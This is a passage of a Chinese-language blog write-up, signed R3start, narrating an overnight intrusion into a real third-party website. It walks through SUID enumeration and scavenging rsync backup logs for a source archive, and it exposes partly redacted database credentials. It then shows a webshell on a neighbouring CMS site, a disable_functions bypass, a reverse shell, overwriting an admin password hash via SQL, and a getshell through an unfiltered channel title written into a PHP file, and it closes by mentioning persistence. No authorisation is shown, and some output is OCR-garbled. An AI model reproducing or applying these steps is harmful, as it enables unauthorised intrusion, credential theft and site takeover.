/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/staprun
/usr/bin/passwd
/usr/bin/chage
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/crontab
/usr/lib64/nagios/plugins/check_dhcp
/usr/lib64/nagios/plugins/check_icmp
/usr/lib64/nagios/plugins/check_ide_smart
/usr/lib64/nagios/plugins/check_fping
/lib64/dbus-1/dbus-daemon-launch-helper
bash-4.1$
```

`abrt-action-install-debuginfo-to-abrt-cache` 提权详情可参考 `CVE-2015-5273` 、 `CVE-2015-5287` 和以下链接:[链接 1][链接 2]

最后我不得不放弃提权 , 收集信息回来搞目标 , 到处翻文件的时候发现 `/home/kaifa` 目录可读 , 下面有好几个自写的 `.sh` 脚本 ,发现是使用 `rsync` 定期备份网站源码到指定目录的脚本

```
bash-4.1$ ls -lah
ls -lah
total 48K
drwxr-xr-x  2 kaifa kaifa 4.0K Sep 29 09:21 .
drwxr-xr-x. 5 root  root  4.0K Mar 27  2019 ..
-rw-------  1 kaifa kaifa 2.5K Oct 23 14:21 .bash_history
-rw-r--r--  1 kaifa kaifa   18 Mar 23  2017 .bash_logout
-rw-r--r--  1 kaifa kaifa  176 Mar 23  2017 .bash_profile
-rw-r--r--  1 kaifa kaifa  124 Mar 23  2017 .bashrc
-rw-------  1 kaifa kaifa  702 Feb 26  2019 .viminfo
-rwxr-xr-x  1 root  root   162 Aug  9  2019 0116backup.sh
-rwxr-xr-x  1 root  root   162 Aug  9  2019 0823backup.sh
-rw-r--r--  1 root  root   377 Sep 29 09:21 backsh.tar.gz
-rwxr-xr-x  1 root  root   148 Sep 29 09:10 push9410.sh
-rwxr-xr-x  1 root  root   149 Sep 26 15:36 push9410once.sh
bash-4.1$ cat 0823backup.sh
cat 0823backup.sh
#!bin/bash
date_time=`date +%Y-%m-%d`
rsync -vzrtp --delete --exclude=statistics /var/www/vhosts/ /backup/0823_backup  2>&1 >/backup/log/0823bak-${date_time}.log
```

遗憾的是即使是备份文件目标的源码也无权访问

```
ls -lah /backup/0823_backup/[redacted].com/
total 48K
drwxr-xr-x   8 root root 4.0K Apr 11  2018 .
drwxr-xr-x 392 root root  20K Feb  8 22:02 ..
drwxr-x---   2 root root 4.0K Apr 11  2018 cgi-bin
drwxr-x---   2 root root 4.0K Feb  8 23:00 conf
drwxr-xr-x   2 root root 4.0K Apr 11  2018 error_docs
drwxr-x---  17 root root 4.0K Apr 11  2018 httpdocs
drwxr-xr-x   2 root root 4.0K Apr 11  2018 others
drwx------   2 root root 4.0K Apr 11  2018 private
bash-4.1$
```

不过还好，管理员使用 `rsync` 进行文件备份时所产生的日志我们有权限访问！！！

```
bash-4.1$ ls -lah
ls -lah
total 120K
drwxr-xr-x    8 root root 4.0K Feb 16 17:25 .
dr-xr-xr-x.  25 root root 4.0K Feb 16 17:25 ..
drwxr-xr-x  394 root root  20K Feb  1 07:44 0116_backup
drwxr-xr-x  392 root root  20K Feb  8 22:02 0823_backup
drwx------    3 root root 4.0K Dec  8  2018 asyncos
drwxr-xr-x  390 root root  20K Feb 12 15:39 day_backup
drwxr-xr-x    3 root root  36K Feb 16 02:00 log
drwxr-xr-x  155 root root 4.0K Feb 15 20:00 virus
bash-4.1$ ls -lah log
ls -lah log
total 649M
drwxr-xr-x 3 root root  36K Feb 16 02:00 .
drwxr-xr-x 8 root root 4.0K Feb 16 17:25 ..
-rw-r--r-- 1 root root  16K Aug  9  2019 0116bak-2019-08-09.log
-rw-r--r-- 1 root root  83M Aug 17  2019 0116bak-2019-08-16.log
-rw-r--r-- 1 root root  12M Sep  1 23:17 0116bak-2019-09-01.log
-rw-r--r-- 1 root root 6.6M Sep 16 23:18 0116bak-2019-09-16.log
```

然后通过 `rsync` 的打包日志查看目标站的目录结构和寻找备份文件

```
0116_backup/[redacted]/httpdocs/xml/flash.php
0116_backup/[redacted]/httpdocs/xml/flash.xml
0116_backup/[redacted]/httpdocs/xml/page.php
0116_backup/[redacted]/others/
0116_backup/[redacted]/private/
0116_backup/[redacted]/conf/
0116_backup/[redacted]/conf/datafile.log
bash-4.1$ ^[[A |grep ".gz"
cat * |grep "z[redacted]" |grep ".gz"
cat: scanlog: Is a directory
[redacted]/httpdocs/backup/www.tar.gz
[redacted]/httpdocs/backup/www.tar.gz
0823_backup/[redacted]/httpdocs/backup/www.tar.gz
```

发现在 `/backup/` 下存在 `www.tar.gz` 压缩包，我一开始扫描的时候居然没有扫出来？？？我觉得可能是线程或者是网络的原因导致丢包了？小伙伴下载压缩包共 23M，看来就是目标系统的源码了，他找到数据库账号密码，微微一笑 发给我说游戏马上就要结束了

```php
<?php
//数据库配置字段
define('DB_HOSTNAME','q[redacted].com');
define('DB_USER','qd[redacted]77');
define('DB_PASSWORD','zc[redacted]');
define('DB_DBNAME','qdm[redacted]7_db');
define('TB_PREFIX','[redacted]');
```

结果笑不出来了，密码不正确 `:)` 目标把数据库密码改了，我已经习惯了这过山车式的过程了，很平常的打开目标系统的备份源码，丢进去审计工具例行扫一遍文件，将扫描结果与我本机自己下载的源码再对比一下，看看有没有管理员自己改过的地方，添加的功能新建的文件什么的，垂死挣扎一下．对比发现目标的文件更少了，没啥可突破的地方，两个人又一起提权提了半天也没提下来，天也快亮，小伙伴扛不住睡觉去了，而我还在继续肝，又陷入死胡同，只能再换思路了


第四次尝试

从 SUID 权限的旁站下手

我刚刚尝试使用 SUID 权限提权时发现有个网站的备份文件夹存在 S 权限，有点奇怪，备份文件夹可读不可写，生产目录不可读不可写，看备份文件的用户组发现所有文件的组都是 root 的，其他网站的用户组而是他们网站自身的 FTP 组，于是尝试渗透这个旁站 2，看看权限是否会不一样

```
find: `/backup/0823_backup/t[illegible]com/cgi-bin': Permission denied
find: `/backup/0823_backup/[illegible]/private': Permission denied
drwsrwxrwt 17 root root 4096 Sep  4 19:57 /backup/0823_backup[illegible]om/httpdocs
drwsrwsrwt 3 root root 4096 Apr 12  2018 /backup/0823_backup/[illegible]n/httpdocs/en/js
drwsrwsrwt 2 root root 4096 Apr 12  2018 /backup/0823_backup/[illegible]n/httpdocs/en/js/_notes
drwsrwsrwt 3 root root 4096 Apr 12  2018 /backup/0823_backup/[illegible]m/httpdocs/en/theme
```

由于能读取到这个旁站 2 的源码，这一切操作也就平平无奇了，旁站 2 使用米拓 CMS 搭建，读取配置文件获取数据库信息，连接数据库获取管理员账号密码，登陆后台顺利获得旁站 2 的 `webshell`，重复之前的操作执行命令，发现是 apache 权限，瞬间不困，美滋滋 果断反弹 shell 回来




example: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/


cmdline: id > /tmp/xx 2>&1

output:
uid=500(apache) gid=500(apache) 缁鈥=500(apache),502(webgroup)

反弹回来 ls 看了一下文件组发现就我的 shell 是 apache 其他都是 root 的，奇葩配置



不管了，继续向目标渗透，尝试使用 apache 权限的 shell 读了一下目标的源码发现可读，本以为游戏就这样结束了，结果发现只是可读并不可写 ????



```
bash-4.1$ ls -lah
ls -lah
总用量 88K
drwxr-x--- 17 z[illegible]91 webgroup     4.0K 4月  11 2018 .
drwxr-xr-x  9 root           root         4.0K 4月  11 2018 ..
drwxr-xr-x  6 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 admini
drwxr-xr-x  3 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 backup
drwxr-xr-x  2 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 config
drwxr-xr-x 22 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 content
drwxr-xr-x  3 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 editor
-rw-r--r--  1 z[illegible]1 ftpusergroup 5.7K 4月  11 2018 .htaccess
drwxr-xr-x  2 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 html
drwxr-xr-x  6 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 inc
-rw-r--r--  1 z[illegible]1 ftpusergroup 5.0K 4月  11 2018 index.php
drwxr-xr-x  7 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 keditor
drwxr-xr-x  2 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 loader
drwxr-xr-x  4 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 paydemo
-rw-r--r--  1 z[illegible]1 ftpusergroup  212 4月  11 2018 robots.txt
drwxr-xr-x  3 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 skins
drwxr-xr-x  3 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 static
drwxr-xr-x  5 z[illegible]1 ftpusergroup 4.0K 2月  15 08:07 temp
drwxr-xr-x 11 z[illegible]1 ftpusergroup 4.0K 2月  15 08:10 upload
drwxr-xr-x  2 z[illegible]1 ftpusergroup 4.0K 4月  11 2018 xml
bash-4.1$ id^H^H^H^Hpwd
pwd
/var/www/vhosts/z[illegible]m/httpdocs
bash-4.1$
```

不过还好可读目标源码，就能轻松获取到目标到数据库的连接信息，距离游戏结束还剩下 50 %

```
bash-4.1$ cat dt-con
cat dt-config.php
<?php
//数据库配置字段
define('DB_HOSTNAME','8[illegible]om');
define('DB_USER','z[illegible]3');
define('DB_PASSWORD','Z[illegible]3');
define('DB_DBNAME','z[illegible]3');
define('TB_PREFIX','[illegible].');
//模板配置字段
define('WEBURL','localhost');
```

第五次尝试

目标系统后台 GetShell

有了目标系统的数据库权限，还得拿下目标后台权限和 shell 权限，开始审计的时候已经知道这套 CMS 的加密方式有点变态，密文长达 75 位所以我直接跳过解密后台管理员密文的操作，我之前在本地搭建了一个和目标相同的 CMS 半成品用于审计，我在添加用户的地方下了个断点，print 一下加密后的密文然后连上目标数据库，备份管理员原来的密文，再将自己生成的密文 update 过去就行了

```
INSERT INTO `shl_user` (nickname,email,username,pwd,role,dtTime,auditing,ip,qq,msn,name,sex,mtel,address)VALUES
('','zxczxc@qqq.com','zxczxc','8f2eq6y61e28f2ebe7sye470dd80b126013323secb97ffafuj1798cd2f6nfcbcx37226y61e2',1,'2020-02-15 07:41:15',1,'127.0.0.1','','','',1,'','')
```

顺利的目标登陆后台，登陆后将密码修改还原回去即可，我的 session 不过期就行

后台有了、数据库也有了、接下来就是拿 shell 了，应该会有人有疑问，为什么非要执着于拿 shell 呢？因为我想要管理员的明文密码和他的访问记录，而这些操作和信息需要拿到 shell 以后修改 php 代码或者 js 代码才能获取到，我现在并没有权限去修改目标除数据库以外的任何东西 .

还好一开始就审计过这套源码，后台拿 shell 并没有什么阻碍 . 登陆后台后它会进行一个智障操作，首先去查询出所有的频道，然后将频道信息拼接到 `<a>` 标签中再写出到 `/admini/nav.php` 文件中，全程除了有长度限制，并没有任何到过滤

漏洞文件 `/admini/controllers/system/managechannel.php`

```
function index()
{
    global $db,$request,$tempstr;
    $request['cid']=intval($request['cid']);
    $request['cid']=!$request['cid']?getFristChannelId():$request['cid'];
    if(empty($request['cid'])){
        string2file('',ABSPATH.'/admini/menu_content.js');
        string2file('<li><a href="?m=system&s=managechannel&cid=0&a=create">暂无网站频道，请添加网站频道</a></li>',ABSPATH.'/admini/nav.php');
    }else{
        string2file(get_menu(),ABSPATH.'/admini/menu_content.js');
        string2file(admin_menu(),ABSPATH.'/admini/nav.php');

        $tempmenus=trace_sub_nodes($request['cid']);
        if(!empty($tempmenus))
```

`/admini/controllers/system/managechannel.php` 文件中的 `admin_menu()` 函数会查询出所有的频道信息


```
function admin_menu()
{
    global $db;
    $tempstr = '';
    $sql="SELECT * FROM ".TB_PREFIX."menu WHERE deep=0 order by ordering";
    $admin_menus=$db->get_results($sql);
    if(!empty($admin_menus))
    {
        foreach ($admin_menus as $menu)
        {
            $tempstr.= "<li><a href='./index.php?p=$menu->id' id='m$menu->id'>$menu->title</a></li>\r\n";
        }
        return $tempstr;
    }
}
```

然后 `/inc/function.php` 中的 `string2file()` 自定义函数中进行写出操作

```php
//生成新的文件($str为字符串,$filePath为生成时的文件路径包括文件名)
function string2file($str,$filePath)
{
    $fp=fopen($filePath,'w+');
    fwrite($fp,$str);
    fclose($fp);
}
```

这下就理所当然 GetShell 了 后台 GetShell 操作: `登陆后台 > 站点设置 > ***** > *****` 在标题处输入 PHP 代码保存即可

因为网站做了 `.heaccess` 设置所以无法直接访问 `/admini/nav.php` 文件 需要在 `/admini/index.php` 中触发 . 最终完美触发 , 游戏终于结束了 , 天也亮了 , 安心睡觉 .



结束

搞了个通宵终于拿下了可以睡个安稳觉了 , 接下来的信息收集和权限维持将会是个漫长的过程 , 好久没有搞通宵搞的那么爽了 , 感谢我的小伙伴 **r4v3n** 开着语音陪了我一个通宵 .

R3start

2020.02.15